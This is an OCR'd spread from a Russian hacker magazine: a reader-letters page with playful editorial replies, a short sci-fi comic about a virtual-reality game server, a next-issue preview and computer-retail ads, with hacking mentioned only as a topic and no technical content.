Привет, городские! (обычный ответ). Мы тоже вас всех любим и именно поэтому не пишем о всякой муре... Стоп! Кто сказал, что девушки и пиво - это мура? Это совсем даже не мура, это немереный рулез! Но писать про них мы не будем - их и во внежурнальной жизни хватает :). Молодец, что осилил сложные Спецы, надеемся, что этот Спец придется тебе по душе. Или еще по чему... :) А диск будет вряд ли - и так наглые барыги дерут за Спец три шкуры с бедных хацкеров (а самое обидное, что мы не можем на это повлиять :( ). Пиши, летучая мышка ждет тебя :).
З.Ы. Дронич

ЗАМЕТКИ НА ПОЛЯХ

**Ахтунг-ахтунг! Уважаемая братия! С прошлого номера мы ввели новую фишку – самые интересные и правильные письма (а вернее, их авторы) получают мегагиперпрезент от компании Ritlabs – свежайший лицензионнный TheBat! Победителей ты сможешь опознать по характерному значку с летучей мышью радом с заголовком письма.**

From: Little Bart (littlebart@mail.ru)
To: spec@real.xakep.ru
Subject: Туалетное чтение

Дорогой Спец! Сижу я как-то на унитазе и читаю ваш номер про обход огненных стен. Потом я узнал, что следующий номер будет последним из серии. А жаль! Ведь у меня есть отличная тема для взломного Спеца. Барабанная дробь... Я предлагаю написать о выдающихся личностях в хаке. Например, о Митнике (FREE MITNIK;-). Об их взломах и советах начинающим. Вот я кончаю =) и думаю, что хрен они меня послушают, какого-то чувака на унитазе!
З.Ы. Free Mitnik!!

To: Little Bart (littlebart@mail.ru)

Вот и дожили! Есть такая рульная примета, что журнал становится народным, когда его начинают читать, сидя на толчке :). Так что мы тут все разом загордились. А идея написания биографий выдающихся хацкеров давно витает в воздухе, и, возможно, мы таки воплотим ее в жизнь в одном из ближайших номеров. Так что можешь считать, что в твоем любимом журнале (ведь это же Спец, правда? :)) прислушиваются ко мнению любых читателей. Даже сидящих на унитазе :).
З.Ы. А Митника-то давно выпустили :).

From: Девайс (proxyman@yahoo.com)
To: spec@real.xakep.ru
Subject: no subj

Уважаемая редакция моего любимого журнала! Недавно мне в руки попал ваш номер про DoS-атаки. С удовольствием зачитал его до дыр! Молодцы! Супер! Из него же я узнал, что вы печатали целую серию номеров про взлом. Но у меня такая проблема: я живу на отшибе цивилизации, и ваш журнал попадает к нам очень поздно и очень нерегулярно. Не могли бы вы отписать мне на мыльник, какие еще номера про взлом вы уже выпустили и собираетесь еще выпустить? И еще вопрос: можно ли каким-нибудь образом заказать ваши прошлые журналы или хотя бы подписаться на следующие (по почте подписываться не хочу, так как в нашу дырень журналы приезжают чуть ли не через пол года после выхода)? Заранее фенкс и больших респектов!
CoolДевайс

To: Девайс (proxyman@yahoo.com)


Уважаемый читатель нашего любимого журнала! Если бы дыры, до которых ты зачитал несчастный экземпляр Спеца, были поменьше, то ты узрел бы такую замечательную штуку, как редакционная подписка. Это, типа, такая навороченная подписка для особо продвинутых хацкеров – журнал будет приходить гораздо быстрее, чем по почте, а заодно ты огребешь тучу всяких приятных бонусов (вроде призов и халявных журналов). Так что срочно ищи объяву о редподписке в этом номере и вперед.
DoolКивайс Дронич

From: GremaN (greman@mail.ru)
To: spec@real.xakep.ru
Subject: no subj


Нш CoolХаЦкеры!
Начал читать вас с номера о DOS'е, т.е. недавно :).
Также я читаю «)акера обычного». Вы лучШше! Ваш журнал почти 100% о HACK'е!!! А в «обычном» бывает ~30%. Никого не хочу обижать... Молотки, перцы! RULEZZZ!
Good Luck!
С уважением
GremaN!
P.S. Я думаю, что вряд ли это письмо будет напечатано... Но вам все равно спасибо!

To: GremaN (greman@mail.ru)


Нш и тебе, ГремаН!
Про сто процентов ты, конечно, погорячился, но мы стараемся :). По крайней мере несколько СПЕЦиальных постоянных рубрик точно идут на пользу читателям (судя по отзывам народа). А представляешь, что будет, если (когда!) мы начнем писать не про взлом, а про... да про что угодно! Так что забьем всех своими потугами! Мы ж молотки...
А письмо мы не просто публикуем, а еще и награждаем. Пиши и забирай своего Бата.


ЗНАЮ Я, ЧТО ТЫ, СЦУКА, БУДЕШЬ ДЕЛАТЬ! ДОЛБАНЕШЬ КЛЮКОЙ С РАЗВОРОТА, А Я ТЕБЯ ПЕРЕПРЫГНУ... СЕГОДНЯ ПОЛУЧИТСЯ... ОБЯЗАТЕЛЬНО ПОЛУЧИТСЯ!


ГОЛ!!!
ПОТРЯСАЮЩАЯ ИГРА! ПОБЕДИТЕЛЬ НАГРАЖДАЕТСЯ СУПЕРНАБОРОМ "МЕНТАЛЬНОЙ РЕАЛЬНОСТИ" ОТ КОМПАНИИ "НЕЙРОСОФТ". РАССКАЖИТЕ КАК ВПЕЧАТЛЕНИЯ?
СУПЕР! Я НАДРАЛ ЕМУ ЗАД, КАК В РЕАЛЕ.
SOME ONE. ТЫ БЫЛ СУПЕР!
"СУПЕР", ЛУЧШЕ РАССКАЖИ, ЧТО ЭТО И КАК ЭТО?
Я ДУМАЮ, ЭТО – ТО САМОЕ, ПОЛНОЕ ПРИСУТСТВИЕ. И ЕЩЕ, БОЛЬ ВСЕГДА ХОТЕЛ КЛЮШКУ С ЛЕЗВИЕМ, А Я ТОЛЬКО И ТРЕНИРОВАЛ ЭТОТ ПРИЕМ...
ДА, ЗАСАДА... НУЖНО ОПРОБОВАТЬ ЭТОТ НАБОР, А ГЛАВНОЕ ДОБРАТЬСЯ ДО ТОЙ ИНФЫ...
РЕБЯТА, Я РЕШИЛА: Я ДАМ ВАМ СВОЙ СУПЕРАД. НО ОБЕЩАЙТЕ МНЕ БЫТЬ ОЧЕНЬ ОСТОРОЖНЫМИ.
ОК!


НЕМНОГО ПОЗЖЕ...
ЕСЛИ Я ЧТО-ТО ПОНИМАЮ В МЕНТАЛТРОНИКЕ, ТО ЗДЕСЬ СТОИТ ФИЛЬТР СИГНАЛА С "ТВОРЧЕСКОЙ" ЗОНЫ МОЗГА. ТИПА, ЧТОБЫ ЧУВАКИ СЛУЧАЙНО КАКИХ-НИБУДЬ КОШМАРОВ СЕРВАКУ НЕ НАПЕРЕДАВАЛИ И НЕ ПОУБИВАЛИ ТАМ ДРУГ ДРУГА.
ОНИ НАС ЧТО ИДИОТСКИМИ СОБАКАМИ СЧИТАЮТ? НАДО ЭТУ ХРЕНЬ ОБОЙТИ, ТОГДА МЫ СМОЖЕМ ВСЕЙ ОКРУЖАЮЩЕЙ СРЕДОЙ УПРАВЛЯТЬ, НАВЕРНОЕ...
А ЕЩЕ МЫ СМОЖЕМ ПОДЖАРИТЬ СЕБЕ МОЗГИ ОТ ПЕРЕНАПРЯЖЕНИЯ. ВОСПРИЯТИЕ-ТО ТОЖЕ УВЕЛИЧИТСЯ. ...РАЗ ЭДАК В СТО!
РЕБЯТЯ, ЭТО ЖЕ ОПАСНО!!!
Я ГОТОВ!
ПОЕХАЛИ!


ГОБЛИН?! Я?!! НЕТ, ТАКАЯ МАЗА МНЕ БЕЗ МАЗЫ!
ОГО! ДА ЖИЗНЬ ТУТ ПРОСТО КИПИТ! А Я ДУМАЛ, НА ЭТОМ СЕРВАКЕ ТРИ С ПОЛОВИНОЙ КАЛЕКИ, ВКЛЮЧАЯ МЕНЯ.
ОТКУДА У БУРЖУЕВ СТОЛЬКО БАБЛА?


ТЫ КТО И ОТКУДА?
НУ, Я, ТИПА МАГ... С МОСКВЫ..


РАША? КЛЕВО! А МАГИ НАМ НУЖНЫ – СКОРО ИГРА НАЧНЕТСЯ, И МОНСТРЯКИ ПОВАЛЯТ ТОЛПАМИ. ОБЕЩАЛИ ДАЖЕ ОДНОГО ДРАКОНА. ПОКАЖИ, ЧТО УМЕЕШЬ?


# В СЛЕДУЮЩЕМ НОМЕРЕ

## НОВОГОДНИЙ ВЫПУСК

Порядком устав от серии по взлому, мы решили оттянуться и устроить праздник себе и читателям. Куча интересной и полезной инфы ждет тебя! А заодно, возрождая традиции, мы публикуем «Команду version 2.0» - досье на Спец-Крю образца 2002-2003 года. И еще: жди подробного отчета о БСМ2, в которых ты можешь поучаствовать лично :). Новогодний отрыв близится! Не проспи, а то замерзнешь...

# НА ПИКЕ ВЫСОКИХ ТЕХНОЛОГИЙ

**FL 577LH**
15'' ЖК-монитор –
совершенный дизайн, воплощение
передовых технологий

**FT 775FT**
абсолютно плоский 17'' экран,
идеальное соотношение
цена/качество

# ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

**Дистрибуторская компания**
Тел.: 291-2686, 291-5769, 291-5870; Факс: 291-5794
E-mail: technotrade@technotrade.ru

## МАГАЗИНЫ РОЗНИЧНОЙ ТОРГОВЛИ:

**М.видео: 777-777-5**
пр. Мира, д.91, к.1
Измайловский вал ул., д. 3
Пятницкая ул., д. 3
Маросейка ул., д. 6/8, стр.1
Большая Черкизовская ул., д. 1
Автозаводская ул., д. 11
Ленинградское ш., д.16, стр.1-2
ул. Люблинская, д. 169
Чонгарский бул., д. 3, к. 2
Никольская ул., д. 8/1
Столешников пер., д. 13/15

**ISM: 785-5701, 787-7781, 280-5144, 210-8340**
Нахимовский пр-т, д. 24
Университетский пр-т, д. 6 корп. 3
Протопоповский пер., д. 6
Яблочкова ул., д. 12

**Ф Центр: 472-6401, 205-3666, 785-1785**
Сухонская ул., д. 7а Выставочно-деловой центр на «ВВЦ»,
пав. 71, 1 этаж, Мантулинская ул., д. 2

**Сеть компьютерных центров POLARIS**
Единая справочная служба: *7555557*

**Радиокомплект-компьютер: 953-8178, 424-7157**
Ул. Бахрушина д. 17, стр. 2

**Старт-Мастер: 935-3852, 784-6383, 231-4911**
м-н. Электроника
Ленинский пр-т. д. 99,

## ОПТОВЫЕ ПРОДАЖИ:

**ELSIE** - Варшавское ш., д.125, тел. 777-9779
**ELST** - Рязанский пр-т., д. 59, тел. 728-4060
**CITILINK** - Народного ополчения ул., д. 34, тел. 745-2999
**ISM** - Нахимовский пр-т, д. 24, тел. 785-5701
**ДЕНИКИН** - Огородный пр., д.8, тел. 787-4999
**ИНЛАЙН** - г. Долгопрудный Московской области,
Первомайская ул., д. 3/Ц, тел. 941-6161
**ИНТАНТ** - г. Томск, тел. (3822) 420-224, (3822) 420-234
**Никс** - Звездный бульвар, д. 19, тел. 216-7001
**NT Computer** - Волоколамское ш., д. 2, тел. 755-5824
**Олди** - Трифоновская ул., д. 45 тел. 284-0238
**Сетевая лаборатория** - ул. Тимирязевская д.1/4 тел. 784-6490

FLATRON®
*freedom of mind*

**ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.**

LG

LG

Digitally yours

FLATRON®

freedom of mind

# Посмотри на мир с нами

Dina Victoria

**(095) 252-2030, 252-2070**

**г.Москва:** Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ Компьютер (095) 777-6655; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001;
**г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Тюмень:** ИНЭКС-Техника (3452) 39-00-36.

Приглашаем к сотрудничеству


EXCILAND computers
СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ



**Не просто играйте; играйте чтобы выиграть!**
**Используйте систему Эксилон Home EX43**
**оснащенную высокопроизводительным процессором Intel® Pentium® 4**

КОРПОРАТИВНЫЙ ОТДЕЛ
(095) 727 0231
e-mail: b2b@excland.ru
www.excland.ru

**АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ**

Петровско-Разумовская — Дмитровское ш.127, оф.237, тел: (095) 485-5955, 485-5963, 485-6400 e-mail: info@excland.ru
Семеновская — Проспект Буденного 1/1, тел: (095) 365-3360 e-mail: sem@excland.ru
ВДНХ — ВВЦ, павильон Вычислительная техника, тел: (095) 974-7417 e-mail: vvc@excland.ru
Шоссе Энтузиастов — Проспект Буденного, 53, Буденновский Компьютерный центр, павильон А4, тел: (095) 788-1503, 788-1504 e-mail: buden@excland.ru

intel inside pentium 4

**Компьютер Эксилон на базе процессора Intel® Pentium® 4, обладает широчайшими игровыми возможностями и является прекрасным средством для просмотра фото- видеоматериалов.**

- **Вся продукция сертифицирована (РОСС RU. ME61.B01302)**
- **Гарантия 2 года на всю продукцию**
- **Бесплатная доставка по Москве**